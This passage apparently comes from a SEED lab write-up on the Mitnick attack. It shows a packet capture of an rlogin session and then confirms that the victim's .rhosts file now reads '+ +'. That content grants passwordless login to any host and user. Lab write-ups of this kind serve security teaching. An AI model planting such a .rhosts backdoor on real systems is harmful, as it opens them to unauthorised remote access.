192.168.12.5	192.168.12.7	TCP	74	513 → 1023 [SYN, ACK] Seq=21088591
192.168.12.7	192.168.12.5	TCP	66	1023 → 513 [ACK] Seq=433102473 Ack
192.168.12.7	192.168.12.5	Rlogin	98	Start Handshake
192.168.12.5	192.168.12.7	TCP	66	513 → 1023 [ACK] Seq=2108859144 Ac
192.168.12.5	192.168.1.1	DNS	85	Standard query 0x3005 PTR 7.12.168
192.168.1.1	192.168.12.5	DNS	134	Standard query response 0x3005 No
192.168.12.5	192.168.12.7	Rlogin	67	Startup info received
192.168.12.7	192.168.12.5	TCP	66	1023 → 513 [ACK] Seq=433102505 Ack
192.168.12.5	192.168.12.7	Rlogin	67	Control Message (Window size reque
192.168.12.5	192.168.12.7	Rlogin	67	Control Message (Window size reque
192.168.12.7	192.168.12.5	TCP	66	1023 → 513 [ACK] Seq=433102505 Ack
192.168.12.7	192.168.12.5	TCP	66	1023 → 513 [ACK] Seq=433102505 Ack

We can check the .rhosts file on X-terminal to verify if we were able to successfully overwrite the files data with "+ +". The command is **cat .rhosts**



```
[04/05/23]seed@VM:~$ cat .rhosts
+ +
[04/05/23]seed@VM:~$ 
```

Therefore, We were able to successfully execute the Mitnick attack!